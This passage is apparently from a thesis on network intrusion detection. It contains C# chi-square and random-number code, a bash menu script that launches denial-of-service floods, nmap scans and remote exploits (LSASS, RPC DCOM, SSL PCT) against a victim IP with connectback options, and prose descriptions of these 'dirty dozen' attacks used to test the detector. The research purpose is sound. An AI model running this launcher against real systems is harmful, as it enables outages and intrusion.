            cout << setw(13) << bins1[j] << setw(16) << bins2[j] <<
            endl;
        cout << endl << setw(18) << "chi-squared:";
        cout << setw(11) << chsq << endl;
        cout << setw(18) << "probability:" << setw(11) << prob << endl;
        */

        return 0;
    }

    /// <summary>
    /// chsone chi-square test for difference between two data sets (example)
```

```
    /// </summary>
    public void ChSqTwo(ref NRVec bins1, ref NRVec bins2, int knstrn, out
                        double df,
                        out double chsq, out double prob)
    {
        double temp;

        int nbins = bins1.Size;
        df = nbins - knstrn;
        chsq = 0.0;
        for (int j = 0; j < nbins; j++)
        {
            if ((bins1[j] == 0.0) && (bins2[j] == 0.0))
                --df;
            else
            {
                temp = bins1[j] - bins2[j];
                chsq += temp * temp / (bins1[j] + bins2[j]);
            }
        }
        prob = Gammq.gammq(0.5*df,0.5*chsq);
    }

    /// <summary>
    /// Given the array bins[0..nbins-1] containing the observed numbers of
    /// events, and an array ebins[0..nbins-1] containing the expected numbers
    /// of events, and given the number of constraints knstrn (normally one),
    /// this routine returns (trivially) the number of degrees of freedom
    /// df, and (nontrivially) the chi-square chsq and the significance prob.
    /// A small value of prob indicates a significant difference between the
    /// distributions bins and ebins. Note that bins and ebins are both double
    /// arrays, although bins will normally contain integer values.           ///
</summary>
    public void ChiSqOne2(double[] bins, double[] ebins, int nbins, int
        knstrn)
    {
        double temp;
        double df = nbins - knstrn;
        double chsq = 0.0;

        for (int j = 1; j <= nbins; j++)
        {
            if (ebins[j - 1] <= 0.0)
                try
                {
                    throw new Exception();
                }
                catch (Exception)
                {
                    MessageBox.Show("Bad expected number in
                        chsone", "Invalid method");
                }
            temp = bins[j - 1] - ebins[j - 1];
```

```
                chsq += temp * temp / ebins[j - 1];
        }
        double prob = Gammq.gammq(0.5 * df, 0.5 * chsq);

        OutputTextBox.Text = "       Expected        Observed\r\n";
        for (int i = 0; i < nbins; i++)
                OutputTextBox.Text += ebins[i] + "   " + bins[i] + "\r\n";
        OutputTextBox.Text += "\r\nChi-Squared: ";
        OutputTextBox.Text += chsq + "\r\n";
        OutputTextBox.Text += "Probability: " + prob + "\r\n";
}

/// <summary>
/// Given the arrays bins1[1..nbins-1] and bins2[1..nbins-1], containing
/// two sets of binned data, and given the number of constraints knstrn
/// (normally 1 or 0), this routine returns the number of degrees of
/// freedom df, the chi-square chsq, and the signi?cance prob. A small
/// value of prob indicates a signi?cant di?erence between the
/// distributions bins1 and bins2. Notethat bins1 and bins2 are both
/// double arrays, although they will normally contain integer values.
/// </summary>
public void ChiSqTwo2(double[] bins1, double[] bins2, int nbins, int
        knstrn)
{
        double temp;
        double df = nbins - knstrn;
        double chsq = 0.0;
        double prob;

        for (int j = 1; j <= nbins; j++)
                if (bins1[j - 1] == 0.0 && bins2[j - 1] == 0.0)
                        --df;
                else
                {
                        temp = bins1[j - 1] - bins2[j - 1];
                        chsq += temp * temp / (bins1[j - 1] + bins2[j - 1]);
                }
        prob = Gammq.gammq(0.5 * df, 0.5 * chsq);

        OutputTextBox.Text = "      Dataset 1       Dataset 2\r\n";
        for (int i = 0; i < nbins; i++)
                OutputTextBox.Text += bins1[i] + "   " + bins2[i] + "\r\n";
        OutputTextBox.Text += "\r\nChi-Squared: ";
        OutputTextBox.Text += chsq + "\r\n";
        OutputTextBox.Text += "Probability: " + prob + "\r\n";
}

private void RunChiSqOneButton_Click(object sender, System.EventArgs e)
{
        ChSqOneDriver();
}

private void RunChiSqTwoButton_Click(object sender, System.EventArgs e)
```

```
{
        ChSqTwoDriver();
}

private void ChiSqOne2Button_Click(object sender, System.EventArgs e)
{
        // Local initialization
        int                     numBins = 10,
                                numPoints = 2000;
        int                     ibin,
                                idum = -15;
        double  x;
        double[] bins = new double[numBins],
                                 ebins = new double[numBins];

        for (int j = 0; j < numBins; j++)
                bins[j] = 0.0;

        for (int k = 0; k < numPoints; k++)
        {
                x = ExpDev.expdev(idum);
                ibin = Convert.ToInt32(x * numBins / 3.0);

                if (ibin < numBins)
                        ++bins[ibin];
        }

        for (int i = 0; i < numBins; i++)
                ebins[i] = 3.0 * numPoints / numBins * Math.Exp(-3.0 * (i +
                        0.5) / numBins);

        ChiSqOne2(bins, ebins, numBins, 0);
}

private void ChiSqTwo2Button_Click(object sender, System.EventArgs e)
{
        // Local initialization
        int                     numBins = 10,
                                numPoints = 2000;
        int                     ibin,
                                idum = -17;
        double  x;
        double[] bins1 = new double[numBins],
                                 bins2 = new double[numBins];

        for (int j = 0; j < numBins; j++)
        {
                bins1[j] = 0.0;
                bins2[j] = 0.0;
        }

        for (int i = 0; i < numPoints; i++)
        {
                x = ExpDev.expdev(idum);
                ibin = Convert.ToInt32(x * numBins / 3.0);
                if (ibin < numBins)
                    ++bins1[ibin];

                x = ExpDev.expdev(idum);
                ibin = Convert.ToInt32(x * numBins / 3.0);
                if (ibin < numBins)
                    ++bins2[ibin];
            }

            ChiSqTwo2(bins1, bins2, numBins, 0);
        }
    }
}
```

Math.cs

```
using System;
using System.Windows.Forms;

namespace ChiSquare
{
    /// <summary>
    /// Returns an exponentially distributed, positive, random deviate of unit mean,
    /// using ran1(idum) as the source of uniform deviates.
    /// </summary>
    public class ExpDev
    {
        private static Ran1 obj;

        static ExpDev()
        {
            obj = new Ran1(1);
        }

        public static double expdev(long idum)
        {
            double dum;

            obj.Next = idum;

            do
                dum = obj.ran1();
            while (dum == 0.0);

            return -Math.Log(dum);
        }
    }

    /// <summary>
   /// "Minimal" random number generator of Park and Miller with Bays-Durham shuffle
    /// and added safeguards. Returns a uniform random deviate between 0.0 and 1.0
/// (exclusive of the endpoint values). Call with idum a negative integer to
/// initialize; thereafter, do not alter idum between successive deviates in a
/// sequence. RNMX should approximate the largest floating value that is less than 1.
/// </summary>
public class Ran1
{
        long IA         = 16807;
        long IM         = 2147483647;
        double AM       = 1.0/2147483647.0;
        long IQ         = 127773;
        long IR         = 2836;
        int NTAB        = 32;
        double NDIV = 1.0+(2147483647.0-1.0)/32.0;
        double RNMX = 1.0-1.2e-7;
        long iy         = 0;
        private long Iy
        {
                get
                {
                        return iy;
                }
                set
                {
                        iy = value;
                }
        }

        long[] iv = new long[32];

        public long[] Iv
        {
                get
                {
                        return iv;
                }
                set
                {
                        for(int i = 0; i < iv.Length; i++)
                                iv[i] = value[i];
                }
        }

        private long next = 1;

        public long Next
        {
                get
                {
                        return next;
                }
                set
                {
                        next = value;
                }
        }

        public Ran1()
        {
        }

        public Ran1(long a)
        {
                next = a;
        }

        public double ran1()
        {
                int j;
                long k;
                double temp;
                next = Next;
                iy = Iy;
                iv = Iv;
                if (next <= 0 || iy == 0) // Initialize.
                {
                        if (-(next) < 1)
                                next=1;  // Be sure to prevent idum = 0.
                        else
                                next = -(next);
                        for (j = NTAB + 7; j >= 0; j--)
                        {   // Load the shuffle table (after 8 warm-ups).
                                k = next/IQ;
                                next = IA * (next - k * IQ) - IR * k;
                                if (next < 0)
                                        next += IM;
                                if (j < NTAB)
                                        iv[j] = next;
                        }
                        iy = iv[0];
                }
                k = next / IQ;  // Start here when not initializing.
                next = IA * (next - k * IQ) - IR * k; // Compute idum=(IAnext) % IM
                                                          // without over- flows by
                                                          // Schrage¡¯s method.
                if (next < 0)
                        next += IM;
                j = Convert.ToInt32(iy / NDIV) % NTAB; // Will be in the range
                                                          //0..NTAB-1.
                iy = iv[j]; // Output previously stored value and refill the shuffle table.
                iv[j] = next;
                Next = next;
                Iy = iy;
                for(int i = 0; i < iv.Length; i++)
                        Iv[i] = iv[i];
                if ((temp = AM * iy) > RNMX)
                        return RNMX;  // Because users don't expect endpoint values.
                else
                    return temp;
            }
    }

    /// <summary>
    /// Returns the incomplete gamma function Q(a, x) ¡Õ 1 ? P(a, x).
    public class Gammq
    {
        static Gammq()
        {
        }

        public static double gammq(double a, double x)
        {
            Gcf cf = new Gcf();
            Gser ser = new Gser();
            if (x < 0.0 || a <= 0.0)
                try
                {
                    throw new Exception();
                }
                catch (Exception)
                {
                    MessageBox.Show("Invalid arguments in routine
gammq",
                        "Invalid method");
                }
            if (x < (a+1.0))
            {
                ser.gser(a, x);
                return 1.0-ser.Gamser;
            }
            else
            {
                cf.gcf(a, x);
                return cf.Gammcf;
            }
        }
    }

    /// Returns the incomplete gamma function Q(a, x) evaluated by its continued
    /// fraction representation as gammcf. Also returns ln¥Ã(a) as gln.

    public class Gcf
    {
        private double gammcf, gln;
        public double Gammcf
        {
            get{return gammcf;}
        }
        public double Gln
        {
```

```
				get{return gln;}
			}
			public Gcf()
			{
			}
			int ITMAX = 100;
			double EPS = 3.0e-7;
			double FPMIN = 1.0e-30;
			public void gcf(double a, double x)
			{
				Gammln gam = new Gammln();
				int i;
				double an, b, c, d, del, h;

				gln = gam.gammln(a);
				b = x + 1.0 - a;
				c = 1.0 / FPMIN;
				d = 1.0 / b;
				h = d;
				for (i = 1; i <= ITMAX; i++)
				{
					an = -i * (i - a);
					b += 2.0;
					d = an * d + b;
					if (Math.Abs(d) < FPMIN)
						d = FPMIN;
					c = b + an / c;
					if (Math.Abs(c) < FPMIN)
						c = FPMIN;
					d = 1.0 / d;
					del = d * c;
					h *= del;
					if (Math.Abs(del - 1.0) < EPS)
						break;
				}
				if (i > ITMAX)
					try
					{
						throw new Exception();
					}
				catch (Exception)
				{
					MessageBox.Show("a too large, ITMAX too small in gcf",
						"Invalid method");
				}
				gammcf = Math.Exp(-x + a * Math.Log(x) - gln) * h;
			}
		}

		/// Returns the incomplete gamma function P(a, x) evaluated by its series
		/// representation as gamser. Also returns ln ¥Ã(a) as gln.
		public class Gser
		{
        private double gamser, gln;
        public double Gamser
        {
            get{return gamser;}
        }
        public double Gln
        {
            get{return gln;}
        }
        public Gser()
        {
        }
        int ITMAX = 100;
        double EPS = 3.0e-7;
        public void gser(double a, double x)
        {
            Gammln gam = new Gammln();
            int n;
            double sum, del, ap;

            gln = gam.gammln(a);
            if (x <= 0.0)
            {
                if (x < 0.0)
                    try
                    {
                        throw new Exception();
                    }
                catch (Exception)
                {
                    MessageBox.Show("x less than 0 in routine gser",
                        "Invalid method");
                }
                gamser = 0.0;
                return;
            }
            else
            {
                ap = a;
                del = sum = 1.0 / a;
                for (n=1; n <= ITMAX; n++)
                {
                    ++ap;
                    del *= x/ap;
                    sum += del;
                    if (Math.Abs(del) < Math.Abs(sum) * EPS)
                    {
                        gamser = sum * Math.Exp(-x + a *
Math.Log(x)
                            - gln);
                        return;
                    }
                }
                try
                {
                    throw new Exception();
                }
                catch (Exception)
                {
                    MessageBox.Show("a too large, ITMAX too small in
                        routine gser",    "Invalid method");
                }
                return;
            }
        }
    }

    /// Returns the value ln[¥Ã(xx)] for xx > 0.
    public class Gammln
    {
        public Gammln()
        {
        }
        public double gammln(double xx)
        {
            // Internal arithmetic will be done in double precision, a nicety
            // that you can omit if five-figure accuracy is good enough.
            double x, y, tmp, ser;
            double[]  cof = new Double[6];
            cof[0] = 76.18009172947146;
            cof[1] = -86.50532032941677;
            cof[2] = 24.01409824083091;
            cof[3] = -1.231739572450155;
            cof[4] = 0.1208650973866179e-2;
            cof[5] = -0.5395239384953e-5;
            int j;
            y = x = xx;
            tmp = x + 5.5;
            tmp -= (x + 0.5) * Math.Log(tmp);
            ser = 1.000000000190015;
            for (j = 0;j <= 5; j++)
                ser += cof[j] / ++y;
            return (-tmp + Math.Log(2.5066282746310005*ser / x));
        }
    }
}
```

NR.cs

```
using System;

namespace ChiSquare
{
    /// Summary description for NRVec.
        public class NRVec
    {
        private int nn;  // size of array. upper index is nn-1
        private double[] v;

        public NRVec()
        {
            nn = 0;
        }

        public NRVec(int n)
        {
            nn = n;
            v = new double[n];
        }

        // Copy constructor
        public NRVec(NRVec toCopy)
        {
            nn = toCopy.nn;

            v = new double[toCopy.nn];
            for (int i = 0; i < toCopy.nn; i++)
                v[i] = toCopy.v[i];
        }

        public double this[int index]
        {
            get
            {
                // Error if trying to index past the array's size
                if (v.Length <= index)
                    return (-1.0);

                return v[index];
            }
            set
            {
                // Error if trying to index past the array's size
                if (v.Length <= index)
                    return;

                v[index] = value;
            }
        }

        public int Size
        {
            get
            {
                return nn;
            }
        }
    }
}
```

Appendix G. Dirty Dozen Source Code

```
# Script to send remote attacks to services
# Written by James Chung and Grant A. Jacoby on 11/03/2004

choose_attack ()
{
        while [ 1 ]
        do
                echo " 1. Apache Web Server DoS Attack"
                echo " 2. IIS Web Server DoS Attack"
                echo " 3. LSASS RPC Buffer Overflow Exploit"
                echo " 4. MSSQL 2000 Remote UDP Exploit"
                echo " 5. Sasser Worm Attack"
                echo " 6. Smurf Attack"
                echo " 7. MS RPC DCOM Exploit"
                echo " 8. MS SSL PCT Overflow Exploit"
                echo " 9. SYN FLood"
                echo "10. UDP Flood"
                echo "11. Ping Flood"
                echo "12. Nmap"
                echo "13. Quit"
                echo
                read choice

                if [ $choice -eq 1 ]
                then
                        echo "Options: <victim's IP> <port> <number of requests>"
                        read victim_ip victim_port n_requests
                        echo $'\n'
                        perl apachedos.pl $victim_ip $victim_port $n_requests
                        echo $'\n'
                elif [ $choice -eq 2 ]
                then
                        echo "Options: <victim's IP> [port - default 80]"
                        read victim_ip victim_port
                        echo $'\n'
                        ./iisdos $victim_ip $victim_port
                        echo $'\n'
                elif [ $choice -eq 3 ]
                then
                        echo "Options: <target> <victim's IP> <port> [connectback IP]
[options]"
                        echo $'\n'
                        echo "Targets:"
```

```
            echo "   0 [0x01004600]: Windows XP   Professional      [universal]
lsass.exe"
            echo "   1 [0x7515123c]: Windows 2000 Professional      [universal]
netrap.dll"
            echo "   2 [0x751c123c]: Windows 2000 Advanced Server           [SP4]
netrap.dll"
            echo $'\n'
            echo "Options:"
            echo "   -t:        Detect remote OS:"
            echo "              Windows 5.1 - Windows XP"
            echo "              Windows 5.0 - Windows 2000"
            read target_opt victim_ip victim_port connectback_ip other_opt
            echo $'\n'
            ./lsass_rpc $target_opt $victim_ip $victim_port $connectback_ip
$other_opt
            echo $'\n'
        elif [ $choice -eq 4 ]
        then
            echo "Options: <victim's IP>"
            read victim_ip
            echo $'\n'
            ./mssql2k_udp $victim_ip
            echo $'\n'
        elif [ $choice -eq 5 ]
        then
            echo "Options: <target> <victim's IP> [port - default 5554]"
            echo $'\n'
            echo "Target:"
            echo "   0 Windows XP   SP1 many [0x77beeb23]"
            echo "   1 Windows XP   SP1 most others [0x77c1c0bd]"
            echo "   2 Windows 2000 SP4 many [0x7801d081]"
            read target_opt victim_ip victim_port
            echo $'\n'
            if [ $victim_port ]
            then
                ./sasserftpd -d $victim_ip -p $victim_port -t $target_opt
            else
                ./sasserftpd -d $victim_ip -t $target_opt
            fi
            echo $'\n'
        elif [ $choice -eq 6 ]
        then
            echo "Make sure you are logged in as root!"
            echo $'\n'
            echo "Options: <victim's IP> <bcast file> <num packets> <packet
delay> <packet size>"
            echo $'\n'
            echo "bcast file    = file to read broadcast addresses from"
            echo "num packets   = number of packets to send (0 = flood)"
            echo "packet delay  = wait between each packet (in ms)"
            echo "packet size   = size of packet (< 1024)"
            read victim_ip bcastfile num_packets packet_delay packet_size
            echo $'\n'
            ./smurf $victim_ip $bcastfile $num_packets $packet_delay
$packet_size
            echo $'\n'
        elif [ $choice -eq 7 ]
        then
            echo "Options: [target - default 6] <victim's IP>"
            echo $'\n'
            echo "Target:"
            echo "  0 Windows 2000 SP0 (English)"
            echo "  1 Windows 2000 SP1 (English)"
            echo "  2 Windows 2000 SP2 (English)"
            echo "  3 Windows 2000 SP3 (English)"
            echo "  4 Windows 2000 SP4 (English)"
            echo "  5 Windows XP   SP0 (English)"
            echo "  6 Windows XP   SP1 (English)"
            read target_opt victim_ip
            echo $'\n'
            if [ $victim_ip ]
            then
                ./msrpc_dcom $target_opt $victim_ip
            else
                ./msrpc_dcom 6 $target_opt
            fi
            echo $'\n'
        elif [ $choice -eq 8 ]
        then
            echo "Options: <victim's IP> <connectback IP> <connectback port>"
            read victim_ip connectback_ip connectback_port
            echo $'\n'
            ./ssl_pct $victim_ip $connectback_ip $connectback_port
            echo $'\n'
        elif [ $choice -eq 9 ]
        then
            echo "Make sure you are logged in as root!"
            echo $'\n'
            echo "Options: <victim's IP> <source IP> <port> <number of
packets>"
            echo $'\n'
            echo "source IP = IP address of the attacking computer"
            echo "number of packets = the number of SYN packets to send"
            read victim_ip source_ip port number_packets
            echo $'\n'
            ./synflood $source_ip $victim_ip $port $number_packets
            echo $'\n'
        elif [ $choice -eq 10 ]
        then
            echo "Make sure you are logged in root"
            echo $'\n'
            echo "Options: <victim's IP> <source IP> <number of packets>"
            echo $'\n'
            echo "source IP = IP address of the attacking computer"
            echo "number of packets = the number of UDP packets to send"
            read victim_ip source_ip number_packets
            echo $'\n'
            ./udpflood $source_ip $victim_ip $number_packets
            echo $'\n'
        elif [ $choice -eq 11 ]
        then
            echo "Make sure you are logged in as root!"
            echo $'\n'
            echo "Options: <victim's IP> [packet delay - default 0]"
            echo $'\n'
            echo "packet_delay = waits x seconds between sending each packet"
            read victim_ip packet_delay
            echo $'\n'
            if [ $packet_delay ]
            then
                ping -f -i $packet_delay $victim_ip
            else
                ping -f $victim_ip
            fi
            echo $'\n'
        elif [ $choice -eq 12 ]
        then
            echo "Make sure you are logged in as root!"
            echo $'\n'
            echo "Options: <victim's IP> <protocol> [port range - default 1-
65535]"
            echo $'\n'
            echo "protocol   = 0: TCP, 1: UDP"
            echo "port range = starting port number and ending port number (ie.
1000-2000)"
            echo $'\n'
            echo "Example:"
            echo "  127.0.0.1 1 5-2000 = send packets to 127.0.0.1 and the port
range of 5 to 2000 using UDP protocol"
            read victim_ip protocol port_range
            echo $'\n'
            if [ $protocol -eq 0 ]
            then
                if [ $port_range ]
                then
                    nmap -sT -O -p $port_range -PI -PT -T5 $victim_ip
                else
                    nmap -sT -O -p 1-65535 -PI -PT -T5 $victim_ip
                fi
            elif [ $protocol -eq 1 ]
            then
                if [ $port_range ]
                then
                    nmap -sU -O -p $port_range -PI -PT -T5 $victim_ip
                else
                    nmap -sU -O -p 1-65535 -PI -PT -T5 $victim_ip
                fi
            else
                echo "Invalid protocol"
```

```
                        fi
                        echo $'\n'
                elif [ $choice -eq 13 ]
                then
                        echo
                        echo "Exiting..."
                        return
                else
                        echo
                        echo "Invalid input.  Please try again."
                        echo
                fi
        done
}

echo "This script will send a remote network attack.  The writer of this script is not
responsible for any action you take."
echo
echo "Do you agree? (y/n)"
read agree

if [ $agree == "y" ]
then
        echo
        choose_attack
fi
```

This page intentionally left blank

Appendix H. Dirty Dozen

With regard to HASTE, if HIDE alerts that an ABDA or attack may be present, a signature is captured and then compared using a Chi Squared Test for Standard Distribution *goodness of fit* against one of the following dirty dozen attacks that are comprised from a number of the SANS/FBI “Top 10” [28] known vulnerabilities to Windows systems attacks as well as a few commonplace denial of service attacks:

1. Apache Web Server DoS Attack
2. IIS Web Server DoS Attack
3. LSASS RPC Buffer Overflow Exploit
4. MSSQL 2000 Remote UDP Exploit
5. Sasser Worm Attack
6. Smurf Attack
7. Microsoft RPC DCOM Exploit
8. Windows SSL PCT Overflow Exploit
9. nmap (TCP)
10. nmap (UDP)
11. SYNFlood (TCP)
12. UDPFlood (UDP)
13. ping flood (IMCP)

1.) Apache Web Server DoS Attack

This attack exploits the chunked transfer integer wrap vulnerability in Apache version 1.2.x to 2.0.36. Additionally, it should work against most co-branded and bundled versions of Apache (Oracle 9i, IBM HTTPD, etc). Apache Web Server contains a flaw that allows a remote attacker to execute arbitrary code. The issue is due to the mechanism that calculates the size of "chunked" encoding not properly interpreting the buffer size of data being transferred. By sending a specially crafted chunk of data, an attacker can possibly execute arbitrary code or crash the server.

In most cases, the outcome of the invalid request is that the child process dealing with the request will terminate. At the least, this could help a remote attacker launch a denial of service attack as the parent process will eventually have to replace the terminated child process -- and starting new children uses non-trivial amounts of resources.

On the Windows and Netware platforms, Apache runs one multithreaded child process to service requests. The teardown and subsequent setup time to replace the lost child process presents a significant interruption of service. As the Windows and Netware ports create a new process and reread the configuration, rather than fork a child process, this delay is much more pronounced than on other platforms.

2.) IIS Web Server DoS Attack

Windows servers with WebDAV enabled contain a flaw that may allow a remote attacker to execute arbitrary code. The issue is due to the ntdll.dll component of the WebDAV not properly sanitizing input to a path conversion function. If an attacker sends a specially crafted request to this function, they may be able to execute arbitrary code with SYSTEM privileges. This exploits a buffer overflow in NTDLL.dll on Windows 2000 through the SEARCH WebDAV method in IIS. This particular module only works against Windows 2000, though it should have a reasonable chance of success against any service pack.

3.) LSASS RPC Buffer Overflow Exploit

A remote overflow exists in Windows: The LSA (Local Security Authority) Service fails to validate some input received on the LSARPC named pipe over TCP ports 139 and 445 resulting in a buffer overflow. With a specially crafted request, an attacker can cause arbitrary code execution resulting in a loss of integrity. Stack-based buffer overflow in certain Active Directory service functions in LSASRV.DLL of the Local Security Authority Subsystem Service (LSASS) in Microsoft Windows NT 4.0 SP6a, 2000 SP2 through SP4, XP SP1, Server 2003, NetMeeting, Windows 98, and Windows ME, allows remote attackers to execute arbitrary code via a packet that causes the DsRolerUpgradeDownlevelServer function to create long debug entries for the DCPROMO.LOG log file (similar to the exploitation of the Sasser worm).

4.) MSQL

A remote overflow also exists in Microsoft SQL and MSDE: SQL & MSDE fail to perform proper bounds checking on port 1433 request resulting in a buffer overflow. With a specially crafted request, an attacker may be able to execute arbitrary code resulting in a loss of integrity. By sending malformed data to TCP port 1433, an unauthenticated remote attacker could overflow a buffer and possibly execute code on the server with SYSTEM level privileges. This module should work against any vulnerable SQL Server 2000 or MSDE install.

5.) Sasser Worm

W32.Sasser.Worm is a worm that attempts to exploit vulnerability in Microsoft Windows 2000 and Windows XP operating systems. It spreads by scanning the randomly selected IP addresses for vulnerable systems. W32.Sasser.Worm can run on (but not infect) Windows 95/98/Me computers. Although these operating systems cannot be infected, they can still be used to infect the vulnerable systems to which they are able to connect. In this case, the worm will waste a great deal of resources so that programs cannot properly run, including some tools designed to remove the W32.Sasser.Wrom.

6.) SMURF

Smurf is a DoS attack that floods its target with replies to ICMP echo (PING) requests. A smurf attack sends PING requests to internet broadcast addresses, which forward the PING requests to up to 255 hosts on a subnet. The return address of the PING request is spoofed to be the address of the attack target. All hosts receiving the PING requests reply to the attack target, flooding it with replies. The ping's packet return IP address is forged with the IP of the targeted machine. Since the hacker sends a large number of spoofed ping packets to broadcast addresses (with the intent that these packets will be magnified and sent to the spoofed addresses), the effect can have exponential possibilities, depending on how many hosts get swamped with replies to ICMP echo (PING) requests. Since the return address of the request itself is spoofed to be the address of the attacker's victim, all the hosts receiving the PING request reply to this victim's address instead of the real sender's address. A single attacker sending hundreds or thousands of these PING messages per second can fill the victim's Internet service.

7.) Microsoft RPC DCOM Exploit

This module exploits a stack overflow in the RPCSS service and can exploit the versions of Windows NT 4.0 SP6, Windows 2000, Windows XP, and Windows 2003 all in one request. Microsoft Windows platforms contain a flaw that may allow a remote attacker to execute arbitrary code. The issue is due to a flaw in the Remote Procedure Call (RPC) Distributed Component Object Model (DCOM) interface that does not properly sanitize remote requests. If an attacker sends a specially crafted message to the server, they may be able to crash the service or execute arbitrary code with SYSTEM privileges.

In general, the vulnerability in question is purported to be a heap based overflow that can be exploited via an overly long NETBIOS name submitted via a specially formatted RPC packet. It is believed that existing code, including the exploit implemented by W32.Blaster.Worm (which targets the vulnerability in RPC DCOM subsystem) can easily be modified to successfully exploit other Windows OS vulnerabilities like this. Thus, active exploitation and creation of Internet worms targeting these related vulnerabilities are most likely imminent.

8.) Windows SSL PCT Overflow Exploit

This module exploits a buffer overflow in the Microsoft Windows SSL PCT protocol stack. A remote overflow exists in the Microsoft Windows SSL library. T he library fails to verify a field length during PCT 1.0 protocol negotiation. Any application which negotiates SSL using the Windows API may be vulnerable to this attack. With a specially crafted request, an attacker can execute arbitrary code with LocalSystem privileges, resulting in a loss of integrity.

This code has been tested successfully against Windows 2000 and Windows XP. The exploit is directed to the remote port of any SSL service, or the port and protocol of an application that uses SSL. The only application protocol supported at this time is SMTP. If any SSL-enabled services are present, and both the PCT 1.0 and SSL 2.0 protocols are enabled, remote attackers may exploit the buffer overflow condition to execute arbitrary code on vulnerable Windows server installations. The severity of this vulnerability is compounded by the fact that SSL is most often used to secure communications involving confidential or valuable financial information, and that Firewalls and packet filtering alone will not be able to stop such attacks

9.) nmap TCP

NMAP is an excellent open source port scanner designed to rapidly scan large networks, although it works fine against single hosts. A port scanner is a program which attempts to connect to a list or range of TCP (Transmission Control Protocol) or UDP (User Datagram Protocol) ports on a list or range of IP addresses. Nmap uses raw IP packets in novel ways to determine what hosts are available on the network, what services (application name and version) they are offering, what operating system (and OS version) they are running, what type of packet filters/firewalls are in use, and dozens of other characteristics. Nmap runs on most types of computers and both console and graphical versions are available.

As for TCP nmaps, attacker sends an unusual combination of TCP options to see how the system responds. Usually, the attacker is trying to identify the victim's OS. This information can then help the attacker determine which weaknesses exist on that system, and provides valuable information to assist in further attacks.

10.) nmap UDP

NMAP for UDP is essentially the same as TCP. With a UDP port scan. Scan,, a hacker may be scanning your system to see what services are available. Sometimes this is done in preparation for a future attack, or sometimes it is done to see if your system might have a service which is susceptible to attack. Alerts of an UDP probe indicate that somebody has tried to access the host machine and failed. This is one of the most common intrusions detected on the Internet. It is common because hackers do frequent wide-spread scans looking for one specific exploit they can use to break into systems. The typical hacker scans thousands or millions of machines in a typical scan. In other words, the hacker does not target any one specifically.

The first decision a user (or hacker) makes when running a port scanner is to determine the network range he wants to scan. This could be a single IP address, a list of IP addresses, or a range of IP addresses. The second decision to make when running a port scanner is to determine how heavily to scan. A light port scan might test TCP ports 22 (SSH), 23 (Telnet), 25 (SMTP), and 110 (POP). A heavy port scan might test both TCP and UDP ports 1-1024. A light port scan will return results more quickly, a heavy port scan will return more detail. Because UDP is an unreliable protocol, UDP ports require significantly more time to scan than TCP ports. Some port scanners will simply test to see if a port responds, while others will gather information about the services running on a port or even attempt to automatically exploit security vulnerabilities remotely.

11.) SYN Flood (TCP)

This is a type of denial of service attack in which a large number of TCP SYN packets (the first packet in a TCP/IP connection), usually with spoofed source IP addresses, are sent to a target. In a SYN flood, a TCP connection is initiated when a client issues a request to a server with the SYN flag set in the TCP header. Normally the server will issue a SYN/ACK back to the client identified by the 32-bit source address in the IP header. The target system replies with the corresponding ACK packets and waits for the final packet of the TCP/IP three-way handshake. Because the source IP address of the initial packet was spoofed, the target never will receive the final packet, leaving it to hold TCP/IP sessions open until it times out.

The basis for this sort of DoS attack is that when enough of these incomplete connections occur, the systems buffer fills up and will no longer allow legitimate traffic to have access. As a result, a SYN flood causes so many TCP/IP open sessions that the system becomes overwhelmed and cannot handle any more network traffic. Although academia and recent service packs of some operating systems claim SYN flood is no longer a problem, this is not the case for some legacy systems and network administrators who must still deal with them in real conditions 69.

12.) UDP Flood

A UDP flood is another type of Denial of Service in that it does not try to steal information, but instead attempt to disable a computer or network. UDP flooding is like other forms of network flooding, except massive numbers of UDP datagrams are sent. For example, on a wide area network a huge amount of UDP data can be sent to another user (or a group of users, in a channel) in an attempt to annoy him, disrupt or lock his host, or to overflow his network buffer and thus lose his network connection. When a perpetrator sends a large number of UDP echo (ping) traffic at IP broadcast addresses, all of it having a fake source address, this type of attack is often referred to as a “Fraggle” attack and is a simple rewrite of the Smurf code.

13.) ping Flood (IMCP)

A ping flood is an ICMP flood, or another type of Denial of Service attack, that sends large amounts of (or just over-sized) ICMP packets to a machine in order to attempt to crash the TCP/IP stack on the machine and cause it to stop responding to TCP/IP requests. This is often referred to as the “Ping of Death”. When an attacker sends illegitimate, oversized ICMP (ping) packets, they are generally targeted at specific TCP stacks that cannot handle this type of packet and overload the victim's servers.

———

Of the attacks mentioned above that request echo replies, a grave concern is the possibility that echo replies can be used to communicate with a trojan horse program installed on a system behind a traditional firewall. This technique has been used by various distributed denial of service tools to communicate with trojan horse programs, which are then used to launch a coordinated attack on a victim's system.






